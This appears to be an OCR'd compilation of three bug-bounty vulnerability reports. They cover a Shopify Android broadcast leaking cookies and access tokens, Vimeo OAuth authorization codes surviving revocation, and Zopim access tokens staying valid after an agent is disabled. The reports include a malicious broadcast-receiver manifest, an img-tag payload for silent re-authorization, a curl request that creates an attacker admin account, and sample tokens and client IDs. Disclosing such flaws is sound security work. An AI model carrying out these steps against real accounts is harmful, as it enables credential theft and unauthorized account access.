


API EXAMPLE 1

Vulnerability Type: Api request's response leakage.

Screenshot of Component:







URL GET/POST data: POST METHOD:

https://drive.google.com/file/d/1mIRN2VsBSlXIhEV0Nrc-tzOlvO9kiSwZ/view?ts=5a97a73f

Business Logic:

Shopify android client all API request's response leakage, including access_token, cookie, response header, response body content and much other information. An attacker can extract cookie and access_token of Shopify android client without any permission needed and user awareness.

Bug Impact:

A malicious android app can extract cookie and access_token and other user sensitive information in Shopify android client, and thus taking control of user's account.

Bug demostration (see two screenshots with stolen cookie in http headers printed in logcat and access_token).

Bug Explanation:


The shopify client use implicit broadcast to communicate intra-app to pass network request's response infromation, with action "com.shopify.service.requestComplete". However this broadcast is not protected by permission, thus any android client can register a broadcast receiver and monitor response information, extracting sensitive account credentials.

The broadcast is send at com/shopify/service/netcomm/NetworkService, recvd at multiple points. including com/shopify/service/BaseRequestDelegate$RequestCompletionBroadcastReceiver$1.

Step To Reproduce:

1. Install the poc apk and shopify client, poc apk registered a receiver and monitor in background
2. Open shopify and login, the poc apk will now receives user's admin_cookie and access_token silently, print them in logcat as demonstrated in screenshots. Of course the attacker can send it to remote control center and fully take control of user's account.
3. As user operates the attacker can receives other response information.
4. logcat command: adb logcat -s SHOPIFYHACK:V

Attack Code:




Corresponding manifest component:


```
<receiver android:name=".HackBroadcastReceiver">
        <intent-filter>
         <action android:name="com.shopify.service.requestComplete"/>
      </intent-filter>
</receiver>
```


API EXAMPLE 2


Vulnerablity Type: 0Auth API.

Screenshot of Component:









URL GET/POST data: POST METHOD:

https://api.vimeo.com/oauth/authorize?response_type=code&client_id=79658bbee0da8be5254a5137bc0fcc93f7059a2a&redirect_uri=https://avuln.com/callback&scope=public&state=0123456789abcdef

https://avuln.com/callback?state=0123456789abcdef&code=e1fa87cd449ae55b74445b31ac79450c14eeb657

Business Logic:

OAuth2 API makes it possible for users to grant access to their accounts to some third-side applications. Of course, users are able to manage such applications' access to their accounts and may deny access for any application. When some user denies access for the application, all access_tokens are being revoked and become invalid. But not only access_tokens should be revoked, authorization codes (it is intermediate token used in OAuth2 Authorization Flow) must be revoked too. Vimeo OAuth2 API implementation does not revoke authorization code during access revocation. It may be exploited to restore access to user's account by malicious application after access revocation.

Proof of Concept:

1) Open the link for OAuth2 authorization for some application. Example link for my test application (**Dor1s Test1**, feel free to use my test application to reproduce the issue):

https://api.vimeo.com/oauth/authorize?response_type=code&client_id=79658bbee0da8be5254a5137bc0fcc93f7059a2a&redirect_uri=https://avuln.com/callback&scope=public&state=0123456789abcdef

2) Log into your Vimeo account (if needed) and click **Allow**
3) Copy code value from callback url, for example:

https://avuln.com/callback?state=0123456789abcdef&code=e1fa87cd449ae55b74445b31ac79450c14eeb657

code value is e1fa87cd449ae55b74445b31ac79450c14eeb657
4) Use code value to obtain access_token:

doris$ ./getAccessToken.sh e1fa87cd449ae55b74445b31ac79450c14eeb657

{ "access_token": "d3ac3bb53d1c4ebc3de7d28e4ed801c0", "token_type": "bearer", "scope": "public private", "user": { "uri": "/users/39285903",<... CUT OUT ... >}

5) Check validity of access_token:

doris$ ./me.sh d3ac3bb53d1c4ebc3de7d28e4ed801c0

HTTP/1.1 200 OKDate: Tue, 21 Apr 2015 14:10:29 GMTServer: nginxContent-Type: application/vnd.vimeo.user+jsonCache-Control: no-cache, max-age=315360000Expires: Fri, 18 Apr 2025 14:10:29 GMTContent-Length: 2930Accept-Ranges: bytesVia: 1.1 varnishAge: 0X-Served-By: cache-fra1239-FRAX-Cache: MISSX-Cache-Hits: 0X-Timer: S1429625429.334602,VS0,VE203Vary: Accept,Vimeo-Client-Id,Accept-Encoding{ "uri": "/users/39285903",< ... CUT OUT ... >}

6) Repeat step 1. Link for my test application:

https://api.vimeo.com/oauth/authorize?response_type=code&client_id=79658bbee0da8be5254a5137bc0fcc93f7059a2a&redirect_uri=https://avuln.com/callback&scope=public&state=0123456789abcdef

7) Repeat step 2. Log into your accounts (if needed) and click **Allow**.
Note: it is not hard to imagine an application requiring user to pass authentication one more time. Many applications do not store long-term sessions and force users to login/authorize every day or even often.

Note 2: often OAuth providers allow to use approval_prompt=auto parameter, which makes this step does not require user to click **Allow** again. I had not found such possibility for Vimeo API, but if it is possible, in such case malicious application just need to place on its web-site (or whenever in the Internet) something like that:

<html> <img src="https://api.vimeo.com/oauth/authorize?response_type=code&client_id=79658bbee0da8be5254a5137bc0fcc93f7059a2a&redirect_uri=https://avuln.com/callback&scope=public&state=0123456789abcdef"></html>

such code will "silently" produce new access_token value to callback each time it has been loaded by the user.

8) Copy code value from callback url and save it for future usage:

https://avuln.com/callback?state=0123456789abcdef&code=82e24f835184f47cd83f249907e7bd5018bf62c9

code value is 82e24f835184f47cd83f249907e7bd5018bf62c9

9) Go to account security settings https://vimeo.com/settings/apps

10) **Disconnect** the application (**Dor1s Test1** if my test application used) from **Apps** section

11) To ensure that access is denied, repeat step 5:

doris$ ./me.sh d3ac3bb53d1c4ebc3de7d28e4ed801c0

HTTP/1.1 401 Authorization RequiredDate: Tue, 21 Apr 2015 14:23:55 GMTServer: nginxContent-Type: application/vnd.vimeo.error+jsonCache-Control: no-cache, max-age=315360000WWW-Authenticate: Bearer error="invalid_token"Expires: Fri, 18 Apr 2025 14:23:55 GMTContent-Length: 53Accept-Ranges: bytesVia: 1.1 varnishX-Served-By: cache-fra1245-FRAX-Cache: MISSX-Cache-Hits: 0X-Timer: S1429626235.146346,VS0,VE105Vary: Accept,Vimeo-Client-Id,Accept-Encoding{ "error": "A valid user token must be passed."}

12) Use code value from step 8 and exchange it for access_token:

doris$ ./getAccessToken.sh 82e24f835184f47cd83f249907e7bd5018bf62c9

{ "access_token": "9eabdc746910ea39c07395ee1b69a2b9", "token_type": "bearer", "scope": "public private", "user": { "uri": "/users/39285903",<... CUT OUT ...>}

13) Check validity of access_token:

doris$ ./me.sh 9eabdc746910ea39c07395ee1b69a2b9

HTTP/1.1 200 OKDate: Tue, 21 Apr 2015 14:25:41 GMTServer: nginxContent-Type: application/vnd.vimeo.user+jsonCache-Control: no-cache, max-age=315360000Expires: Fri, 18 Apr 2025 14:25:41 GMTContent-Length: 2930Accept-Ranges: bytesVia: 1.1 varnishAge: 0X-Served-By: cache-fra1235-FRAX-Cache: MISSX-Cache-Hits: 0X-Timer: S1429626341.087757,VS0,VE201Vary: Accept,Vimeo-Client-Id,Accept-Encoding{ "uri": "/users/39285903",<... CUT OUT ...>}


Impact:


The vulnerability allows an malicious application to keep its access active to a victim's account even after access revocation. This is not only authorization bypass, but it also deprives a victim ability to manage access for an application.


API EXAMPLE 3

Vulnerability Type: API

Screenshot of Component:







URL GET/POST data: POST METHOD:

https://www.zopim.com/

Business Logic:

The Owner of the Zopim dashboard account has an ability to Create agents and disable then, while disabling the an agent , it restricts him to access him to login to the dash board (this is okay) but you are not expiring the access_tokens . if access_tokens are reused we could gain access to the account again !

Think of a situation where an Owner creates an agent and gives administration access, when the Owner comes to know that its attacker profile , he just disables it ! but disabling the account doesnt seems secure here , the account can be used via access_token.

Steps to Reproduce

1. Login to Owner account and Create an agent with administrator privilages
2. Now Open another browser and login to agent account
3. Create an client in agent account and Do the authorization and get down the access_token
4. Now go to Owner account and disable the agent
5. Now use this request

   curl https://www.zopim.com/api/v2/agents \

   -d '{ "email": "attacker@attacker.com", \ "password": "secretpassword", \ "first_name": "attacker", \ "last_name": "Anon", \ "display_name": "Mr Robot", \ "enabled": 1, \ "im_server_id": "smith", \ }' \

   -v /

   -X POST -H "Authorization: Bearer `access_token_here`"

6. You could create an account !

